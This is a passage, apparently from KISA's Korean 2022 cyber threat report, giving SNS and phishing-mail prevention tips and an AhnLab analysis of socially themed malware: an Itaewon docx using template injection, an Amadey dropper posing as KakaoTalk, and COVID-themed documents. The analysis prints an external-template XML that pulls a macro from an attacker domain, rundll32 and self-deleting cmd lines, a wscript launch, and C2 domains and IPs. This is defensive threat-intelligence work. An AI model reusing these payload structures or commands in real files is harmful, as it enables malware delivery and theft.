또한, 유출된 정보는 다크웹에서 거래도 되고 있어 다양한 서비스를 동일한 비밀번호로 이용할 경우 추가로 계정이 탈취될 수 있습니다.

Q 계정이 탈취되는 경우 어떤 피해가 발생하나요?

탈취된 계정을 통해 SNS에 스팸, 광고성 글을 게시하거나, 등록된 지인에게 연락하여 금전거래 요구, 해킹 등을 시도하기도 합니다.

또한, 비공개된 정보가 노출되거나 계정이 삭제되기도 합니다.

SNS 해킹 8

SNS 계정 탈취 피해 예방 수칙


SNS 계정 탈취 피해 예방 수칙

- 최신 OS 및 백신SW 이용을 통한 안전한 환경에서 SNS 이용
- 개인별 계정 이용 및 공유 금지, 불필요한 계정 삭제 등 계정 관리
- 토렌트 등 파일공유 서비스에서 불법 파일 다운로드 및 설치 금지
- 출처가 불분명한 신뢰할 수 없는 파일에 주의 및 정품 SW 이용
- SNS 서비스 별 비밀번호를 다르게 설정하고 주기적으로 변경
- SNS 계정도용 방지를 위한 2단계 인증 등 보안설정 강화


해킹 메일

해킹메일 1

해킹메일 2



해킹메일 3



해킹 메일

해킹메일 4

해킹메일 주요 유형

구매주문으로 위장한 해킹 메일

구매 주문 내역을 확인하라는 내용으로
한국어 혹은 영문으로 발송되며
해킹메일 형태로 무작위로 발송

해킹메일 5

해킹메일 주요 유형

해킹 메일 내 정보 확인을 위해 피싱페이지 접근을 유도하는 형태

LOGIN

LOGIN

Forgot Your Password? Click here

메일 계정의 보안정보 업데이트 혹은
본문에 언급된 파일을 확인하기 위해
로그인 형태로 피싱 페이지에 정보 입력 유도

해킹메일 6

해킹메일 피해사례

사례1 보안담당 관리자 직원이 보안 안내메일로 위장한 해킹메일을 통해 계정정보가 탈취

기업 보안담당자 A씨는 어느날 자사에서
사용중인 보안솔루션 판매 기업의 서비스 담당자로부터
발송된 메일을 확인

메일 내용에는 서비스 개선을 위해 본문에 포함된
링크를 클릭하여 로그인을 수행하고
추가 보안모듈을 설치하라는 안내가 포함되어 있어
안내대로 수행

이후 해당 보안솔루션 기업 서비스 담당자에게
유선으로 연락하여 문의하였으나 담당자는 메일을 보낸적이
없다고 답변하였으며
이에 즉시 보안점검을 통해 계정정보 유출 확인 및
악성코드 감염 인지

해킹메일 7

해킹메일 피해사례

사례 2

새로운 IT 프로젝트를 시작하는 부서의 직원이 사업제안서 등으로 위장한 해킹메일을 열람하여 악성코드에 감염

직원 A씨는 최근 새로운 프로젝트를 시작하면서
다양한 기업으로부터 제품 납품을 원하는
사업 제안 메일을 수신받고 있었음

메일 중 사업 제안과 관련된 자세한 사항은 첨부파일을 통해
확인하도록 안내한 메일이 있었으며, 해당 첨부파일을
확인한 이후 아래와 같은 증상 발생

- 문서 열람시 추가 기능 실행을 위한 알림창 발생
- 방화벽에서 알 수 없는 프로그램의 접근 허용을 요청
- 알 수 없는 프로그램 실행을 위한 관리자 권한 확인 요청

이후 보안 업체에 문의하여 확인한 결과
메일 열람 및 첨부파일 실행을 통해
정보를 유출하는 악성코드에 감염된 사실을 인지

해킹메일 8

해킹메일 사고 Q&A

Q 해킹메일에 주로 사용되는 내용, 유형이 있나요?

개인의 경우 쇼핑 · 택배안내 · 연말연시 행사 · 이벤트 등 일상생활과 밀접한 정보로 위장하여 발송되고 있습니다.

기업의 경우 사업제안서 · 견적서 등 업무와 관련되거나, 협력업체 직원 등을 사칭하여 발송되고 있습니다.

Q 해킹메일을 통해 어떠한 피해가 발생되나요?

URL 링크 또는 첨부된 파일을 통해 악성코드에 감염되거나 웹페이지로 정보 입력을 통해 정보가 외부로 유출되게 됩니다.

Q 해킹메일을 통해 악성코드에 감염된 PC는 어떻게 치료해야 하나요?

백신SW를 통해 제거할 수 있지만, 최신 악성코드의 경우 전문가의 분석이 필요할 수 있습니다.

Q 해킹메일 피해 예방을 위해 무료로 이용할 수 있는 보안서비스는 어떠한 것들이 있나요?

기업의 경우 자율적인 모의훈련을 통해
보안상태 점검 및 보안수준을 향상시킬 수 있는
훈련 서비스를 제공하고 있습니다.

정부 제공 서비스
해킹메일 모의훈련 플랫폼 : boho.or.kr

해킹메일 9

해킹메일 피해 예방 수칙

해킹메일 피해 예방 수칙

- 백신 소프트웨어 설치 및 운영체제 등 최신 업데이트 실시
- 이메일 비밀번호, 2단계 인증 로그인 설정 등 보안설정 강화
- 출처가 불분명한 메일 등 의심되는 메일은 열람 금지
- 이메일 URL 링크를 통한 비밀번호 입력 주의
- 이메일에 첨부된 파일은 백신SW 검사 및 실행 주의

KISA
한국인터넷진흥원

2022년 하반기

사이버 위협 동향 보고서

Part. 2

Techniques / 전문가 컬럼

2-1. 안랩 김건우 실장 :
사회적 이슈를 악용하는 악성코드 사례 분석

2-2. Akamai Technologies Korea 한준형 상무 :
BCP와 해킹 그룹에 의한 위협 이해

2-3. 법무법인 광장, 박종섭 전문위원 :
SNS상의 보안위협과 기업/기관의 대응방안

2-4. S2W 곽경주 이사 :
다크웹 내 랜섬웨어 조직 범죄 생태계 동향

사회적 이슈를 악용하는 악성코드 사례 분석

안랩 김건우 실장

10.29 이태원 참사와 관련한 악성 문서

지난 10월 말, 수 많은 악성코드들 중에 유독 눈에 띄던 파일이 하나 있었다. 이 파일은 MS Office 문서 형식의 악성코드로서 다음과 같은 이름을 가지고 있다.

"21031 ★서울 용산 이태원사고 대처상황(06시).docx"

바로 10월 29일에 이태원에서 발생한 참사와 관련된 문서이다.

악성 문서의 분석 정보

이 문서는 docx 확장자의 문서였으며 악의적으로 변형된 파일로서 이 문서의 원본은 행정안전부에서 게시한 hwp 형식이다.

그림 1-1 행정안전부 홈페이지에 게시된 원본 문서

이 악성 문서는 원본 hwp 문서를 docx로 변환하고 Template injection 공격 기법을 적용했다. 이러한 공격 방식은 MS Office Open XML(OOXML) 문서 포맷의 템플릿(Template) 속성을 통해 실제 악성 매크로를 외부로부터 가져와 실행하는 방식이다.

```
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<Relationships xmlns="http://schemas.openxmlformats.org/package/2006/relationships">
  <Relationship Id="rId1"
  Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/attachedTemplate"
  Target="https://ms-offices.com/templates-for-word/download?id=TYU[redacted]EKI61Y" TargetMode="external"/>
</Relationships>
```

그림 1-2 템플릿 속성에 외부로 연결된 악성 URL

MITRE ATT&CK에서는 해당 기법을 탐지 회피(Defense Evasion)으로 분류했는데, 악성 매크로가 최초 문서 파일에는 존재하지 않고 External에 의해 추가로 다운로드되는 문서 파일에 존재하기 때문에 최초의 문서 파일만으로는 악성 여부 판별이 어렵고, 악성 행위가 무엇인지 알 수가 없다.

참고: Defense Evasion - Template Injection 기법 소개 (https://attack.mitre.org/techniques/T1221/)

그림 1-3 External 외부 연결 접속 실행 화면

이와 같은 형태의 악성코드의 공격 기법은 다음과 같이 외부에서 다운로드 받은 템플릿 문서를 통해 추가적인 페이로드를 다운로드 받아 키로깅, 시스템 정보 수집, 정보 유출 등의 악성 행위를 수행한다.




그림 1-4 Template Injection을 이용한 공격 유형

악성 문서의 제작자

10.29 참사와 같은 안타까운 사건이 누군가에게는 단순히 공격 대상의 관심을 끌기에 좋은 소재에 불과했던 것 같다. 해당 문서 내용은 앞에서 기술한 것과 같이 행정안전부에서 게시한 문서 내용과 같기 때문에 문서 제목과 내용으로 제작자를 추정할 수는 없으며 공격 기법은 이미 알려진 기법으로 특정 그룹만의 기법이라고 볼 수는 없다. 그러나 특이할 만한 점이 일부 있으며 그것은 다음과 같다.

첫째는 hwp 형식의 문서를 굳이 docx 형식으로 변환했다는 것이다. hwp 형식의 악성 문서도 현재까지 꾸준히 유포되고 있으며 주요 기법으로는 eps 취약점이나 OLE 개체를 이용한 공격이 주로 사용되고 있다. 그러나 정부에서 주로 사용하는 문서 포맷인 hwp를 docx로 변환한 것은 공격 대상이 MS Word를 사용하는 것으로 판단했거나, 공격자가 MS Word를 이용한 공격에 익숙한 것일 수 있다.

둘째는 Template Injection 공격에 사용한 External URL 의 경로가 정상 MS Office URL 을 위장하고 있는 점이다. 해당 악성 문서에 사용된 URL은 다음과 같다.

```
hxxps://ms-offices[.]com/templates-for-word/download?id=TYV●●●●●●●EKI61Y
```

여기에서 ms-offices[.]com 은 공격자가 등록한 악성 URL이지만 마치 MS Office의 공식 URL로 보일 법한 형태를 하고 있어 탐지를 회피하려는 의도가 보인다. 이와 동일한 도메인을 External URL 로 활용하고 있는 다른 악성 문서들이 추가로 확인되었는데 파일명들은 다음과 같다.

- "북방한계선(NLL) 문제에 관한 국제법적 검토와.docx"
- "시진핑 3기체제 출범의 함의와 전망.docx"
- "국가보위성 기구.docx"
- "北, 전례 없는 강공 도발 설문지.docx"
- "○○○, RIES_이슈인사이트_Vol.33, 시진핑 제3기 출범– 중국은 어디고 가고 있나.docx"
- "(토론2_참고-1)칩(Chip)_4동명과한국의선택(○○○기고문).docx"
- "(토론2__참고-2)칩4동맹과대외전략(○○○기고문).docx"
- "(월드코리안) 시진핑 제3기 출범의 함의와 향후 전망.docx"
- "패션과 인권 설문지.docx"

이 문서들의 파일명에서 ○○○ 로 삭제 처리한 부분은 내국인의 실명들이며, 외교안보 분야의 전문가인 점과 파일명도 대북/대중/설문지/외교안보와 관련된 특징이 있다. 2021년에도 국제정치학회 연례학술회의 참석자를 대상으로 이메일을 보내 스피어피싱 공격을 했던 기록이 있다. 첨부된 악성 문서의 공격 방식은 다르나 유사한 공격 대상에 대해 스피어피싱을 시도했다는 점에서 같은 공격 그룹의 공격으로 추정된다. 특히 이메일 내용 중에 국내에서는 잘 사용하지 않는 "불비" 라는 단어가 사용된 점도 눈에 띈다.




그림 1-5 국내 외교안보 분야 전문가 대상의 스피어피싱 메일




그림 1-6 "불비" 용어 사용 사례

국내 유명 메신저를 위장한 악성코드

10월 15일에 판교에 있는 한 데이터 센터에 화재가 발생하면서 데이터 센터 내 전원 공급이 끊겨 국내 대형 IT 업체를 포함해 해당 IDC에 입주한 모든 서비스들이 다운되는 일이 발생했다. 이로 인해 많은 서비스들에 장애가 발생했으며 특히, 국내 유명 메신저가 장애 복구에 오랜 시간이 소요되면서 많은 사람들이 불편을 겪었다.

그러던 중 10월 17일 KISA 보안 공지가 게시됐는데, 해당 내용에 따르면 이메일을 통해 카카오톡 설치파일(KakaoTalkUpdate.zip 등)로 위장한 악성코드가 유포 중인 것으로 확인됐다.

악성 문서의 분석 정보

이 악성코드는 아이콘이 실제 메신저 프로그램과 동일하여 일반 사용자들로 하여금 실행을 유도한다.




그림 1-7 (좌)악성코드에 사용된 아이콘 / (우)실제 메신저 프로그램 아이콘




그림 1-8 카카오톡 위장 악성코드 동작 구조

이메일에 첨부됐을 것으로 보이는 kakaotalk_update.exe 악성코드 초기 실행 시, 해당 프로세스를 재귀 실행해 자기 자신 프로세스에 인젝션 한다. 인젝션 된 프로세스는 C2 서버에 접속해, 추가 악성코드가 압축된 zip 파일을 공용 폴더 경로에 다운로드 한 뒤 아래의 명령을 실행한다.

•`cmd.exe /c rundll32.exe "C:\users\public\srms.dat" Run`

•`cmd.exe /C timeout /t 5 /nobreak & Del /f /q "C:\Users\[사용자명]\Desktop\kakaotalk_update.exe"`

srms.dat 파일명의 다운로드 및 실행된 파일은 드롭퍼(Dropper) 형태로, Amadey Bot 악성코드로 동작하는 DLL을 생성한다.




그림 1-9 Amadey Bot 의 Export Directory 정보

Amadey Bot

Amadey는 러시아에서 만들어진 것으로 알려진 봇의 일종으로 공격자의 명령을 받아 정보 탈취나 추가 악성코드를 설치할 수 있다. 일반적인 악성코드들처럼 Amadey 또한 불법 포럼 등을 통해 판매되고 있으며, 봇 관리와 수집된 내부 정보 및 추가 파일은 공격자가 운영하는 C&C 서버 웹 화면을 통해 관리할 수 있다. 이에 따라 현재까지도 다양한 공격자들에 의해 사용되고 있다.

Amadey는 과거 GandCrab 랜섬웨어 공격자들에 의해 랜섬웨어를 설치하는 데 사용되거나, Clop 랜섬웨어로 유명한 TA505 그룹에 의해 FlawedAmmyy를 설치하는 데 사용됐다. 최근에는 LockBit 3.0 랜섬웨어를 유포하는데 사용된 이력이 있다.




그림 1-10 Amadey C2 패널 로그인 화면

FQDN	IP	CN
office-download3791.com	108.177.235.246	United States
rs-shop7301.com	80.85.157.67	Russia

그림 1-11 C2 도메인

이 악성코드는 사고가 발생한 지, 단 이틀 만에 등장한 악성코드로써 , 파일명과 아이콘을 카카오톡 설치파일로 위장한 것을 제외하면 기존의 Amadey 악성코드에 국내 이슈를 빠르게 적용해 유포한 것으로 보인다.

동일 공격자의 변형 악성코드

메신저를 위장한 악성코드가 발견되고 며칠 후 동일 공격자가 제작한 것으로 추정되는 변형이 발견됐다. 이 악성코드는 '내PC 돌보미' 설치파일로 위장하고 있으며 추가적인 악성코드를 다운로드 받는 것과 다음과 같이 자신의 파일을 삭제하는 명령이 동일하다.

- `cmd.exe /C timeout /t 5 /nobreak & Del /f /q "C:\Users\[사용자명]\Desktop\mypc_care.exe"`

그림 1-12 '내PC 돌보미' 설치파일로 위장한 악성코드




그림 1-13 '내PC 돌보미' 위장 악성코드의 서명 정보

코로나바이러스 이슈를 악용하는 악성코드

최근 또 다른 사회적 이슈를 악용한 악성 문서가 확인되었으며 파일명은 다음과 같다.

"대한민국 인천광역시 코로나바이러스 대응 긴급 조회.hwpx"

최근 새로 발견된 파일이기는 하지만 이 파일은 이미 hwp 형식으로 2020년에 유포가 되었던 악성코드가 hwpx 형식으로 다시 발견된 것이다. 기존의 hwp 형식의 악성코드와 이번에 확인된 hwpx 형식의 악성코드 모두 포스트스크립트 취약점을 이용한 것으로 내부에 포함된 포스트스크립트 파일은 동일하다.




그림 1-14 포스트스크립트 취약점을 이용하여 악성코드를 다운로드하고 실행

해당 문서에서 조판 부호 표시를 켜고 크게 확대해 보면 윗 부분에 보이지 않는 그림이 매우 조그맣게 삽입되어 있는데 이것이 취약점을 포함한 포스트스크립트 파일이다.

그림 1-15 문서에 삽입되어 있는 포스트스크립트 이미지

그림 1-16 문서에 삽입된 포스트 스크립트 정보

또 다른 사례로 대북 관련 문서로 위장한 악성코드도 코로나19를 주제로 하고 있다.

"북한의 코로나19 확진자 발생 인정과 향후 한반도 정세 전망 .docx.exe"




그림 1-17 대북 관련 문서로 위장한 실행파일

이 파일은 확장자가 exe인 실행파일이지만 “알려진 파일 형식의 파일 확장명 숨기기” 옵션이 켜져 있는 환경에서는 마지막의 .exe가 숨겨져서 아이콘과 파일명 마지막의 .docx 만을 보았을 때 문서로 착각하고 실행시키도록 유도한다.




그림 1-18 .exe 확장자가 숨겨져서 보이는 파일명

이 파일을 실행하면 AppData 폴더에 Roamingtemp 이름으로 스크립트 파일을 생성한 후 “wscript.exe /e:vbscript /b [Roamingtemp 경로]₩Roamingtemp” 명령어로 실행한다.

